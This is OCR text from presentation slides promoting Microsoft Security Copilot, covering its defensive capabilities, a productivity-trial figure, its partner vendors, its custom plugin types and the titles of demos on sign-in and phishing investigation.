
- End to end visibility
- Determine source of an attack
- Identify data at risk

*In a recent randomized controlled trial to measure the productivity impact for 'new in career' analysts, participants using Security Copilot were **26% faster** across all tasks.*[1]




1. Microsoft Security Copilot randomized controlled trial (RCT) conducted by Microsoft Office of the Chief Economist, November 2023.


How it works with natural language queries?



Security Framework


Microsoft Security Copilot integrates with various sources, including Microsoft's own security products, non-Microsoft vendors, open-source intelligence feeds, and websites to generate guidance that's specific to your organization.





Microsoft Security

Six product families integrating over 50 product categories



Sample Members of Microsoft Intelligent Security Association (MISA)

Managed Security Service Providers

Independent Software Vendors

Arkose Labs · Authomize · CEQUENCE · cerby · CHECK POINT
corelight · CYBERARK · cyclotron · CYWARE · D3 SECURITY
HIDDENLAYER · HUMAN · HYAS · iboss · illumio
Qualys. · Quest · rubrik · SafeBreach · satori
STRATA Identity Orchestration · Synack · TANIUM · uptycs · valence
CISCO · CISO GLOBAL · CLOUDFLARE · COMMVAULT · CONTRAFORCE
DARKTRACE · DATA443 · Delinea · FORESCOUT · Gigamon
jamf · Lenovo · NETACEA · netskope · pathlock
SAVIYNT · Security Scorecard · sgnl · SILVERFORT · SpyCloud
VERSA · vmware · VU · WIZ · ZIMPERIUM

Extending Intelligence Through Custom Plugins

Types:

- **API** - Transform an existing API into a Security Copilot API plugin. If the API already has an OpenAPI Spec, you can use that. Host the OpenAPI spec and create a new plugin manifest file.

- **GPT** - You can use an existing OpenAI Plugin by uploading its manifest file. This allows you to leverage external functionality within Security Copilot.


- **KQL** - Allows you to create powerful connectors using KQL queries.

Demos & Quiz to Win Prizes

Demo 1 (Standalone): Abnormal Sign-in Investigation

Demo 2 (Standalone): User Reported Phishing Email via custom plugin

Demo 3 (Embedded): Analyzing Script/Code & Generating KQL



Demo 1 (Standalone)

Abnormal Sign-in Investigation

Win a Prize: #1

